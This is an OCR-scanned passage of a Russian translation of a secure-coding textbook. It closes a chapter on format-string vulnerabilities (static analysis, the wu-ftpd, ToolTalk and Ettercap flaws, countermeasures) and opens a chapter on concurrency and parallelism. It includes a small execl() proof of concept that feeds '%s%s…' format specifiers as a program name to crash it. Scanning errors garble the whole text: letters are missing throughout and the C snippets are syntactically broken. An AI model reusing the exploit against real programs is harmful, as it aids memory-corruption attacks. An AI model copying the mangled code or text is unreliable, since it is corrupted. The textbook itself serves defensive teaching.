Коли ество аргументов передаваемых функции форматированного вывода можно определить изу ая коррекцию стека следующую за вызовом функции. В приведенном далее примере похоже то функция **printf** () полу ает один аргумент поскольку стек корректируется только на байта.

```
1  lea eax, [ebp+10h]
2  push eax
3  call printf
4  add esp, 4
```

Можно также определить является ли аргумент загружаемый в регистр **eax,** константой или переменной — путем изу ения ассемблерного кода непосредственно предшествующего вызову. Существуют также инструменты помогающие определить может ли пользователь влиять на содержимое переменной хотя этот процесс является более сложным.

Этот метод бинарного стати еского анализа может использоваться разработ иком или контролером ка ества для обнаружения уязвимостей коне ным пользователем — [ля оценки безопасности продукта или злоумышленником — для обнаружения уязвимостей.

6 6. Извести -IЄ уязвимости

В этом разделе описываются примеры известных уязвимостей строки формата.

Washington Univers ty FTP Daemon

Washington Uni ersity FTP Daemon **wu-ftpd)** — популярный сервер FTP для UNIX поставляемый во многих дистрибутивах Linux и иных операционных систем UNIX. В функции **insite_exec** () программы **wu-ftpd** версий до . имеется уязвимость строки формата. Эта уязвимость описана в следующих документах.

- AusCERT Ad sory AA-2000.02 **www.auscert.org.au/render.html?it 1911**
- ® CERT Ad so y CA-2000-13 **www.cert. org/advisories/CA-2000-13 .html**
- *m* CERT Vulnerab li y Note VU#29823 **www. kb. cert.org/vuls/id/29823**
- *m* Securi yFocus Bugtraq ID 1387 **www.securityfocus.com/bid/1387**

Уязвимость **wu-ftpd** является архетипом уязвимости строки формата в том то вводимые пользователем данные инкорпорированы в строку формата функции форматированного вывода в команде Si e Exec. Уязвимость S te Exec появилась в коде **wu-ftpd** на иная с версии **wu-ftpd** 2 0 вышедшей в 1993 году. Реализации других производителей — Conecti a Deb an Hewlett-Packard Ne BSD и OpenBSD основанные на этом уязвимом коде также оказались уязвимыми.

CERT полу ал сообщения о полу ении удаленными пользователями привилегий суперпользователя.

CDE Too Talk

Общая среда рабо его стола (common desktop en i onment — CDE) представляет собой интегрированный графи еский интерфейс пользователя работающий в операционных системах UNIX и L nux. CDE Too Talk — система распределения сообщений обеспе ивающая архитектуру для приложений взаимодействующих одно с другим на разных устройствах и платформах. Сервер базы данных ToolTalk RPC **rpc. ttdbserverd,** управляет связью между приложениями Too Talk.

В версиях сервера базы данных CDE ToolTalk RPC имеется удаленно используемая уязвимость строки формата. Эта уязвимость описана в следующих документах.

- *m* In ernet Secur ty Sys ems Secur ty Ad isory **http //xforce.iss.net/ xforce/alerts/id/advise98**
- * CERT Ad isory CA-2001 27 **www.cert.org/advisories/CA-2001-27.html**
- *m* CERT Vulnerability No e VU#595507 **www. kb. cert. org/vuls/id/595507**

При обработке ошибок осуществляется вызов функции **syslog** () без предоставления аргумента спецификатора преобразования в строке формата. Поскольку **r pc. ttdbserverd**

не выполняет адекватной проверки входных данных или спецификаторов преобразования в строке формата созданный RPC-запрос содержащий спецификаторы строки формата интерпретируется вызовом уязвимой функции syslog (). Этот запрос может быть разработан так тобы перезаписывать определенные места в пахМяти и выполнять код с привилегиями rpc. tdbser erd (обы но это привилегии суперпользователя).

Ettercap Vers on NG-0.7 2

В E tercap версии NG 0.7 2 пользовательский интерфейс ncu ses имеет дефект строки формата. Функция **curses_msg** () в **ec_curses. c** вызывает **wdg_scroll_print** () которая полу ает строку формата и параметры и передает их функции **vw_printw ()**. Функция **curses_msg)** использует один из этих параметров в ка естве строки формата. Эти входные данные могут вклю ать данные пользователя тем самым обеспе ивая уязвимость строки формата.

Эта уязвимость описана в следующих докухментах.

я Vulnerab li y Note VU#286 68 h tps /www kb ce t.org/ uls/ d 286 68

я Secun a Ad sory SA15535 http /secun a com ad isor es/15535/

в Securi yTracker Ale t ID 101 08 http //securityt acker com/alerts/2005/ May 101 08 .html

я GLSA 200506-07 www.securi yfocus.com/archi e/1/ 020 9

в 6.7. Резюме

Во введении к этой главе имеется пример программы (см. пример 6 1) которая использует функцию printf () для вывода информации об использовании програм.мы. После про тения этой главы вы должны понимать риск даже асти ного использования в строке формата ненадежных входных данных. Однако в данном слу ае входные данные ограни е-ны зна ением arg [0] которое может быть только лишь именем программы не гак ли?

В примере 6.18 показан небольшой эксплойт который вызывает програмхму из примера 6 1 С ПОМОЩЬЮ ЄХЄСІ (). Первым аргументом функции ЄХЄСІ () является ИхМЯ выполнимого файла. Последующие аргументы рассматриваются программой как argO argl .. argn. Вместе аргументы описывают список из одного или нескольких указателей на строки с завершающим нулевым символом которые составляют список аргументов предоставляемый выполнимой программе. Первый аргумент *по соглашению* должен указывать на имя выполнимого файла программы. Однако ни то не мешает этому аргументу указывать например на специальным образом созданную вредоносную строку как показано в строке 5 примера 6.18. Какое бы зна ение ни было передано в этом аргументе функции execl () оно окажется в usageS r в примере 6.1 и будет обработано функцией printf (). В данном слу ае использованный аргумент просто приводит к аварийному завершению программы.

име ыв инф ма ии и ьз вании аммы

```
1  #include <unistd.h>
2  #include <errno.h>
3
```

```
4  int main void) {
5      execl("usage", "%s%s%s%s%s%s%s%s%s%s" NULL)
6      return  -1)
7  }
```

Неверное использование стандартных функций форматированного вывода может привести ко взлому который может выразиться в действиях от уте ки информации до выполнении произвольного кода. Уязвимости строки формата относительно легко обнаруживаются (например с помощью флага -Wformat-nonlite al в GCC) и исправляются.

Использовать уязвимости строки формата может быть тяжелее ем простое переполнение буфера так как они требуют синхронизации множества указателей и с ет иков. Например местоположение указателя на аргумент для просмотра памяти по произвольному адресу должно отслеживаться вместе со зна ением с ет ика которое злоумышленник должен перезаписывать.

Возможным непреодолимым препятствием для использования уязвимости может оказаться нали ие нулевого байта в исследуемом или перезаписываемом адресе. Поскольку строка формата является *строкой* при первом встре енном нулевом байте функция форматированного вывода завершает работу. Например конфигурация V sual C по умол анию помещает стек в младших адресах памяти (таких как OxOOhhhhhh). Эти адреса гораздо труднее поддаются атаке эксплойтами основанными на строковых операциях. Однако как указано в главе 3 “Уловки с указателями” имеются и другие адреса которые можно переписать для переда и управления вредоносному коду.

Рекомендованные контрмеры для предотвращения появления уязвимостей строки формата вклю ают предпо тение где это возможно библиотеки iostream перед библиотекой stdio и применение стати еских строк формата там где замена библиотеки невозможна. Если необходимо использование динами еских строк формата о ень важно тобы входные данные из ненадежных исто ников не могли быть встроены в строку формата. Предпо тительно также использовать функции определенные в приложении К “Интерфейсы с проверкой границ” стандарта СИ (если таковые поддерживаются в используемой вами реализации) а не стандартные не- s-функции форматированного вывода.

6 8. Дополнительная литература

В работе [18] приведен превосходный анализ уязвимостей и эксплойтов на основе строк формата а в [79] исследуются методы исследования и использования ошибок строк формата размещающихся в ку е.

Глава 7

Параллельное выполнение

В соавторстве с Дэниэлом Плакошем (Daniel Plakosh) Дэвидом Свободой (Da id S oboda) и Дином Сазерлендом (Dean Su herland)[1]

.. не *проворным достается успешный бег*
не храбрым — победа. .
— Екклесиаст 9 11

Параллельность представляет собой свойство систем при котором некоторые вы исления проводятся одновременно и потенциально взаимодействуют одно с другим [227]. Параллельная программа обы но выполняет вы исления с помощью некоторой комбинации последовательных потоков и/или процессов каждый из которых выполняет вы исления которые логи ески могут выполняться параллельно. Эти процессы и или потоки могут выполняться в системах с одним процессором с использованием вытесняющего разделения памяти (ередование шагов выполнения каждого потока и/или процесса ерез определенные промежутки времени) в многоядерных или многопроцессорных системах или в распределенных вы ислительных системах. Параллельное выполнение нескольких потоков управления является важной астью современных вы ислительных сред.

в 7.1 Многопоточность

Параллельность и многопото ность за астую ошибо но рассматриваются как синонимы. Многопото ность же не обязательно озна ает параллельность [137]. Многопото ная программа может быть разработана таким образом то ее потоки не будут выполняться параллельно.

[i] **Дэниэл Плакош и Дин Сазерленд — старшие персонала в CERT Дэвид Свобо персонала в CERT**

Многопото ная программа разбивается на два (и более) потока которые могут выполняться параллельно. Каждый поток действует как отдельная программа но все потоки работают в одной и той же общей памяти. Кроме того переклю ение между потоками осуществляется быстрее ем между процессами [15]. Наконец несколько потоков могут выполняться параллельно несколькими процессорами для повышения производительности.

Даже при отсутствии нескольких процессоров достижения современной архитектуры процессоров обеспе ивают одновременное выполнение нескольких независимых потоков одним ядром. Intel называет этот процесс *гиперпараллелъностъю* (hyperthreading). Напри-

мер пока один поток ожидает данные которые являются результатом операции с плаваю-

щей то кой второй поток может выполнять операции цело исленной арифметики [15].

Независимо от коли ества процессоров тобы избежать потенциальных разрушительных ошибок возникающих в результате возможного упорядо ения выполнения требуется обеспе ение безопасности потоков.

Однопото ная программа представляет собой именно то то следует из ее названия — программу которая не запускает никаких дополнительных потоков. В результате однопото ным программам обы но не приходится заботиться о синхронизации и они в состоянии извле ь все возможные выгоды из одного мощного процессора [15]. Однако такие программы не в состоянии воспользоваться преимуществами нали ия нескольких ядер так как все их команды должны выполняться последовательно одним потоком на одном процессоре. Некоторые процессоры позволяют воспользоваться преимуществами распараллеливания на уровне команд когда несколько команд из одного и того же потока выполняются одновременно при этом должны полу аться те же результаты как и при последовательном выполнении команд.

Однако даже однопото ные программы могут сталкиваться с проблемами связанными с параллельностью. Приведенная далее программа демонстрирует ередующуюся параллельность при которой одновременно может иметь место только один поток выполнения. Данная программа содержит неопределенное поведение являющееся результатом использования обработ ика сигналов которое приводит к проблемам параллельности без всякой многопото ности.

```
01  char *err_msg
02  tdefine MAX_MSG_SIZE   24
03  void handler int signum) {
04      strcpy err__msg, "SIGINT encountered.")
05  }
06
07  int main void) {
08      signal SIGINT, handler)
09      err_msg    char *)malloc MAX_MSG_SIZE)
10      if  err_msg    NULL) {
11          /* Обработка ошибки */
12      }
13      strcpy(err_msg,     erro   yet.")
14      /* Основной цикл        №1*/
15      return 0
16  }
```

При том то программа имеет только один поток в ней имеется два потока управления один из них использует функцию `main )` а другой — функцию `handler )`. Если обработ ик сигнала вызывается в процессе вызова `malloc ()` программа может завершиться аварийно. Кроме того обработ ик может быть вызван между вызовами `malloc ()` и `strcpy ()` при этом его вызов окажется замаскированным так как в результате переменная

e r msg будет содержать строку No er ors yet. Дополнительную информацию можно по ерпнуть из рекомендации *The CERT C Secu e Coding Standa d* [186] “SIG30-C. В обработ иках сигнала вызывайте только функции безопасные в смысле асинхронного вызова”.

7.2. Параллельность

Мультипрограммность (concur ency) и параллельность (parallelism) за астую с итаются эквивалентными понятиями однако на самом деле это не так.[2] Все параллельные программы являются мультипрограммными но не все мультипрограммные программы являются параллельными. Это озна ает то мультипрограммные программы могут выполняться как параллельно так и при ередовании на одном процессоре как показано на рис. 7.1 и 7 2 [7].




Рис. 7.1. Чередующаяся мультипрограммность




Рис 7 2 Параллельная мультипрограммность (требует многопроцессорной или многоядерной системы)

В русскоязычной литературе оба эти т рмины переводятся как параллельность по тому дальше в книге там где смысл термина оч вид н из контекста будет и п ль оваться именно этот перевод термина con u rency — *Примен пер*

Параллельное вы исление (parallel comput ng) представляет собой “одновременное использование нескольких компьютерных ресурсов для решения вы ислительной зада и ” [16]. Зада а разбивается на асти которые в свою о ередь разбиваются на последовательности команд. Затем команды из каждой асти выполняются параллельно на разных процессорах для достижения параллельного вы исления. Каждая асть должна быть независима от других астей и решаема одновременно с другими в коне ном итоге зада а может быть решена за меньшее время ем при решении на одном процессоре.

Степень параллельности вы ислений может варьироваться. При разбиении вы ислительной проблемы на асти последние могут быть разделены среди произвольного количества компьютеров подклю енных к сети. Далее каждый отдельный компьютер может разбить свою зада у на еще меньшие асти и разделить их между своими процессорами. Таким образом зада а решается за существенно меньшее время ем то которое требуется для ее решения на одном компьютере с единственным одноядерным процессором [16].

Параллелизм данных

Параллелизм вклю ает *параллелизм данных* и *параллелизм задач* Они варьируются в зависимости от степени и вида декомпозиции зада и. Показанный на рис. 7 3 параллелизм данных разбивает зада у на сегменты данных и применяет к ним функцию параллельно (в данном слу ае для преобразования стро ных символов хранящихся в массиве в прописные). Параллелизм данных можно использовать для выполнения единицы вы исления за время меньшее ем требуется при последовательной обработке он крайне важен для высокопроизводительных вы ислений. Например при вы ислении суммы двумерного массива последовательное решение состоит в линейном обходе всего массива и суммировании каждого его элемента. Параллелизм данных позволяет разделить зада у на отдельные строки параллельно просуммировать все строки полу ив список подсумм а затем сложить эти подсуммы полу ив окон ательную сумму элементов массива за меньшее время.




Рис 7 3 Параллелизм данных [171]

SIMD (s ngle instruct on mul iple data — одна команда много данных) представляет собой класс параллельных компьютеров с одновременной обработкой нескольких данных одной командой. Примерами процессоров с поддержкой SIMD являются расширение St eam ng SIMD Ex ens ons (SSE) у процессоров Intel и AMD а также команды NEON у процессоров ARM. Процессоры Intel 6 и AMD6 вклю ают набор из 16 *скалярных* регистров (например RAX RBX и RCX) которые можно использовать для выполнения

арифмети еских операций над целыми ислами. В любой момент времени эти регистры могут хранить только одно зна ение. Компилятор может использовать регистры RAX и RBX для выполнения простого сложения. Если имеется 1 OOO пар целых исел которые требуется сложить надо выполнить 1 OOO таких сложений. SSE добавляет 16 дополнительных 128-битных регистров. Вместо одного 128-битного зна ения такой регистр может хранить набор зна ений меньшего размера например етыре 32-битных целых исла (в слу- ае SSE2). Эти регистры называются XMMO XMM1 и т.д. Они носят название *векторных* регистров поскольку в любой момент времени могут хранить несколько зна ений. SSE2 предоставляет также новые команды для выполнения арифмети еских действий над этими етырьмя *упакованными* целыми ислами. В результате етыре пары целых исел можно сложить одной командой за то же время которое требуется для сложения одной пары целых исел при использовании скалярных регистров [86].

Векторизация представляет собой процесс применения этих векторных регистров вместо скалярных для повышения производительности. Он может быть выполнен программистом вру ную. Разработ ик должен воспользоваться языком ассемблера или встроенными предопределенными функциями. Векторизация предоставляет разработ ику возможность низкоуровневого контроля но она сложна и не рекомендуется к использованию.

Самые современные компиляторы также поддерживают автовекторизацию. Примером является M crosoft Visual C 2012. Автовекторизатор анализирует циклы и по возможности использует векторные регистры и команды. Например векторизация может использоваться в следующем цикле.

```
for  int i - 0  i < 1000  + + i)
    AГI]   в[i] i C [i]
```

Компилятор использует команды SSE2 в слу ае целевого процессора Intel и AMD и команды NEON для целевого процессора ARM. Автовекторизатор также может использовать более новый набор команд SSE 2 если ваш процессор их поддерживает.

Visual C позволяет вам указать флаг командной строки **`/Qvec-report`** (Auto-Vec o izer Reporting Le el) для сообщения либо только об успешно векторизованных циклах **`/Qvec-report`** 1) либо как об успешно так и об неуда но векторизованных циклах **`/Qvec-report  ).`**

Microsoft V sual C 2012 поддерживает также флаг командной строки **`/Qpar,`** который разрешает компилятору выполнять автомати ескую параллелизацию циклов. Цикл параллелизуется только тогда когда компилятор выясняет то это возможно и то параллелизация повысит производительность.

Кроме того в Microsoft V sual C 2012 имеется директива препроцессора которая управляет тем как код цикла рассматривается автопараллелизатором и или исклю ает цикл из рассмотрения автовекторизатором.

Директива препроцессора (прагма) **`loop (hint_parallel  n)`**) представляет собой подсказку для компилятора которая гласит то этот цикл должен быть распараллелен по *n* потокам где *n* — положительное целое исло или 0. Если *n* равно 0 во время выполнения используется максимальное коли ество потоков. Это подсказка а не команда компилятору так то нет никакой гарантии то цикл будет распараллелен. Если в цикле имеется зависимость данных или структурные проблемы — например цикл сохраняет зна ение в скаляр который используется за пределами цикла цикл распараллеливаться не будет. Прагма **`loop  ivdep)`** является подсказкой компилятору говорящей то для данного цикла можно игнорировать векторные зависимости. Она используется вместе с прагмой hint_parallel

По умол анию автовекторизатор вклю ен и будет пытаться векторизовать все циклы для которых со тет это выгодным. Прагма loop (no_ ec or) отклю ает автовекторизатор для цикла следующего за ней.

Параллелизм задач

Параллелизм зада проиллюстрированный на рис. 7. разделяет зада у на несколько подзада которые могут использовать общие данные. Эти зада и выполняются одновременно осуществляя разные функции. Поскольку коли ество подзада фиксировано этот тип параллелизма имеет ограни енную масштабируемость. Он поддерживается основными операционными системами и многими языками программирования и в общем слу ае используется для улу шения реактивности (снижения времени отклика) программ. Например среднее зна ение минимальное зна ение побитовое ИЛИ и геометри еское среднее для набора данных могут быть вы ислены одновременно если выполнять каждое вы исление как отдельную зада у [163].




Рис 7 4 Параллелизм задан [171]

7.3. Производительность

Термин *параллелизм* используется для обозна ения не только параллельных вы ислений но и отношения *работы* (общего времени затра енного на выполнение всех команд) к *интервалу* (времени необходимому для выполнения длиннейшего параллельного пути выполнения или *критического пути)* Полу ающееся зна ение представляет собой среднее коли ество работы выполняе*мое вд л каждого шага крити еского пути и является максимальным возможным ускорением которого можно дости ь при неограни енном коли естве процессоров. Следовательно достижимый параллелизм ограни ен структурой программы и зависит от ее крити еского пути и коли ества работы. На рис. 7.5 показана программа с 20 с работы и 10-секундным интервалом. Отношение работы к интервалу указывает на то то данную программу можно выполнить за с ет распараллеливания в два раза быстрее ем на одном процессоре но не более того.

Чем больше вы ислений можно выполнять параллельно тем больше полу аемое от параллельной работы преимущество. Это преимущество имеет верхнюю границу которую можно аппроксимировать отношением работы к интервалу. Однако реструктуризация

кода для повышения параллелизма может быть дорогостоящим и рискованным предприятием [131] и даже при идеальных условиях имеет ограни ения как показано на рис. 7.6. В этом примере выполняемая работа равна 82 с а интервал — 10 с. Следовательно приме-нение процессоров свыше восьми дает малый эффект.

